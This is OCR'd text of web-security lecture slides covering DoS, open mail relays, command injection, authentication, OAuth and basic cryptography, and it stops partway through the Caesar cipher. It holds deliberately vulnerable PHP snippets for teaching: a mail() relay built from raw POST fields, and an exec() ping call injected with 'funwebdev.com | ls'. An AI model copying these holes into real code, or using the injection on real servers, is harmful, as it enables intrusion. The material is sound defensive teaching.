
Another technique is to route requests for file assets through PHP scripts.

This allows you to add an authorization check for every picture using the $_SESSION variable.

DoS

Denial of Service


Denial of service attacks (DoS attacks) are attacks that aim to overload a server with illegitimate requests in order to prevent the site from responding to legitimate ones.


loop
GET index.php
Denial of service
This computer is running a program or script
that is repeatedly requesting a page from the server.

DDoS

Distributed Denial of Service

Distributed Denial of service attacks have requests coming in from multiple machines, often as part of a bot army of infected machines under the control of a single organization or user



Distributed DOS

Each computer in this **bot army** is running the same program or script that is bombarding the server with requests. These users are probably unaware that this is happening.

DDoS

Defence

Interestingly, defense against this type of attack is similar to preparation for a huge surge of traffic, that is, caching dynamic pages whenever possible, and ensuring you have the bandwidth needed to respond.

Unfortunately, these attacks are very difficult to counter, as illustrated by a recent attack on the spamhaus servers, which generated 300Gbps worth of requests

*spamhaus ** servers that keep track of email spammers and spam related activity*

Security Misconfiguration

That’s a wide net

There are many systems that can be badly configured:

- Out-of-date Software
- Open Mail Relays
- More Input Attacks
    - Virtual Open Mail Relay
    - Arbitrary Program Execution
- Default passwords

Out of Date Software

Seems simple enough

Most software are regularly updated with new versions that add features, and fix bugs.

Sometimes these updates are not applied, either out of laziness/incompetence, or because they conflict with other software that is running on the system that is not compatible with the new version.

The solution is straightforward: update your software as quickly as possible.

Open Mail Relays

Letting someone send mail as you


An **open mail relay** refers to any mail server that allows someone to route email through without authentication.

Open relays are troublesome since spammers can use your server to send their messages rather than use their own servers.

This means that the spam messages are sent as if the originating IP address was your own web server! If that spam is flagged at a spam agency like spamhaus, your mail server's IP address will be blacklisted, and then many mail providers will block legitimate email from you.

Virtual Open Mail Relays

Letting someone send mail as you despite a closed relay



0 A contact form transmits the email of the receiver within the HTML in the **to:** field.

Contact Us

From: youremail@example.com

To: Select one ▼
rconnolly@mtroyal.ca
rhoar@mtroyal.ca

Message: Type here ...

submit

Query string parameters

```
sender=some-person@where-ever.com
receiver=rhoar@mtroyal.ca
message=[Hello I love your book ...]
```

1 Malicious user sees that you are transmitting email addresses in HTML and creates a spam script to mail a list of addresses.

```
Aphrodite@abc.xyz
Apollo@abc.xyz
Ares@abc.xyz
Artemis@abc.xyz
Athena@abc.xyz
...
Zeus@abc.xyz
```

Query string parameters

```
sender=fakename@realbank.com
receiver=Aphrodite@abc.xyz
message=[spam (or worse)]
```

2 PHP script passes the query string input directly to the PHP `mail()` function.

```
...
$from = $_POST['sender'];
$to = $_POST['receiver'];
$msg = $_POST['message'];
$header = "From: " . $from . "\r\n";
mail($to, "Form message",$msg,header);
...
```

3 The form thus acts as an open relay and lets the malicious user send many messages.

Virtual Open Mail Relays

Letting someone send mail as you despite a closed relay

By transmitting the email address of the recipient, the contact form is at risk of abuse since an attacker could send to any email they want.

Instead, you should transmit an integer that corresponds to an ID in the user table, thereby requiring the database lookup of a valid recipient.

Business Issues with this form of prevention?

Arbitrary Program Execution

Let them run any program they want

Another potential attack with user-coupled control relates to running commands in Unix through a PHP script.

Functions like exec(), system(), and passthru() allow the server to run a process as though they were a logged-in user..


To prevent this major class of attack, be sure to

- sanitize input, with escapeshellarg() and be mindful of how user input is being passed to the shell.
- applying least possible privileges will also help mitigate this attack.

```
<?php
system('ls '.escapeshellarg($dir));
?>
```

Arbitrary Program Execution

Let them run any program they want



0 The script is intended to echo the output of a ping command to the user for the IP or domain they want.

Browser

Ping an IP address

Enter IP: funwebdev.com

submit

1 Malicious user inputs reserved characters and commands into the text field.

Browser

Ping an IP address

Enter IP: funwebdev.com | ls

submit

```
...
$ip = $_POST['ip'];
$ret = exec("ping -c 1 $ip 2>&1", $output);
print_r($output);
print_r($ret);
...
```

2 PHP script passes the user input as a parameter to a Unix command (ping).

```
Array
(
   [0] => PING funwebdev.com (66.147.244.79): ...
   [1] => 64 bytes from 66.147.244.79: icmp_seq=0 ...
   [2] => 64 bytes from 66.147.244.79: icmp_seq=1 ...
   [3] => 64 bytes from 66.147.244.79: icmp_seq=2 ...
   [4] => 64 bytes from 66.147.244.79: icmp_seq=3 ...
   [5] =>
   [6] => --- funwebdev.com ping statistics ---
   [7] => 4 packets transmitted, 4 packets ....
   [8] => round-trip min/avg/max/stddev = ...
)
round-trip min/avg/max/stddev = ...
```

Displayed to user (as intended)

3 The attacker executes arbitrary command (in this case ls) and gains knowledge for further exploits and attacks.

```
Array
(
   [0] => a182761.png
   [1] => b171628.png
   [2] => c998716.png
   [3] => super-secret.png
   [4] => top-secret.txt
   ...
)
Z1928.png
```

Displayed to malicious user

ls - list

Section 2 of 6

AUTHENTICATION

Authentication

Authentication is the process of deciding that someone is who they say they are and therefore permitted to access the requested resources.


Whether

- getting entrance to an airport,
- Logging into the company network
- logging into your bank’s site

Authentication Factors

the things you can ask someone for

Authentication factors are the things you can ask someone for in an effort to validate that they are who they claim to be.



What you know (Knowledge)

Passwords, PIN, security questions, ...

What you have (Ownership)

Access card, cell phone, cryptographic FOB, ...

What you are (Inherence)

Retinas, fingerprints, DNA, walking gait, ...

Authentication Factors

the things you can ask someone for

- **Knowledge factors** are the things you know

  Passwords, PIN, Challenge Question

- **Ownership factors** are the things that you possess

  Key, FOB, Card, Mobile Phone

- **Inherence factors** are the things you are

  Fingerprint, signature, DNA, gait (pattern of movement)

Single Factor Authentication

How many factors do you need?

Single-factor authentication

weakest and most common category of authentication system

where you ask for only one of the three factors.

- Know a password
- Posses an access card
- Fingerprint access on your mobile phone

When better authentication confidence is required, more than one authentication factor should be considered

Multi Factor Authentication

More than one.

Multifactor authentication is where two distinct factors of authentication must pass before you are granted access.

ATM machine is an example of two-factor authentication:

- you must have both *the knowledge factor* (PIN) and
- the *ownership factor*(card)

Multifactor authentication is becoming prevalent in consumer products as well:

- your cell phone is used as the *ownership factor* alongside (receives a passcode)
- your password as a *knowledge factor*.

Third Party Authentication

Let someone else worry about it

Many popular services allow you to use their system to authenticate the user and provide you with enough data to manage your application.

Third-party authentication schemes like

- OpenID – 3rd party holds your credentials, can be uses for multiple sites
- oAuth – Giving people permission to access your stuff & 3rd party verifies

popular with developers and are used under the hood by many major websites including Amazon, Facebook, Microsoft, and Twitter.

OAuth

3rd party Authentication requires some effort


OAuth uses four user roles

- The **resource owner** is normally the end user who can gain access to the resource (though it can be a computer as well).
- The **resource server** hosts the resources and can process requests using access tokens.
- The **client** is the application making requests on behalf of the resource owner.
- The **authorization server** issues tokens to the client upon successful authentication of the resource owner. Often this is the same as the resource server.

OAuth

An overview

I like this example better http://blog.varonis.com/introduction-to-oauth/



Resource owner
Client (your web server)
Authentication server
Resource server
0 Client registers
client_id, secret
1 User requests login page
2 Client redirects the user to authentication server with its client_id and callback URL.
3 Upon a valid login authentication server returns a redirect to the client containing the authorization code.
Authorization code
Authorization code, secret
Access token request
Access token (stored on client)
4 The client requests an access token using the authorization code and secret.
5 User wants access to something.
Access token, resource request
Protected resource
6 The access token obtained earlier grants access to the resource from the resource server.

Authorization

Not the same as authentication

Authorization defines what rights and privileges a user has once they are authenticated.

- Authentication *grants* access

vs

- Authorization *defines* what the user with access can (and cannot) do.

The **principle of least privilege** is a helpful rule of thumb that tells you to give users and software only the privileges required to accomplish their work.

Authorization

Not the same as authentication

Some examples in web development where proper authorization increases security include:

- Using a separate database user for read and write privileges on a database
- Providing each user an account where they can access their own files securely
- Setting permissions correctly so as to not expose files to unauthorized users
- Ensuring Apache is not running as the root account

Section 3 of 6

CRYPTOGRAPHY

Cryptography

Secret Messages


Being able to send a secure message has been an important tool in warfare and affairs of state for centuries.

At a basic level we are trying to get a message from one actor to another without an eavesdropper intercepting the message.

Since a single packet of data is routed through any number of intermediate locations on its way to the destination, getting your data (and passwords) is as simple as reading the data during one of the hops unless you use cryptography.


Cryptography

The problem



Cryptography

The goal


1 Alice encrypts message with key.
2 Alice transmits cipher.
3 Eve intercepts cipher but cannot understand it.
4 Bob receives cipher and decrypts it using key.
Alice
Eve
Bob

Cryptography

Some key terms

A **cipher** is a message that is scrambled so that it cannot easily be read, unless one has some secret **key**.

The **key** can be a number, a phrase, or a page from a book.

What is important to keep the key a secret between the sender and the receiver.

Cryptography

Substitution ciphers

A **substitution cipher** is one where each character of the original message is replaced with another character according to the encryption algorithm and key.


Different Types

- Caesar
- Vigenere
- One Time Pad
- Modern Block Ciphers

Caesar

Substitution ciphers

The **Caesar cipher**, named for and used by the Roman Emperor, is a substitution cipher where every letter of a message is replaced with another letter, by shifting the alphabet over an agreed number (from 1 to 25).



A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Plain alphabet

D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

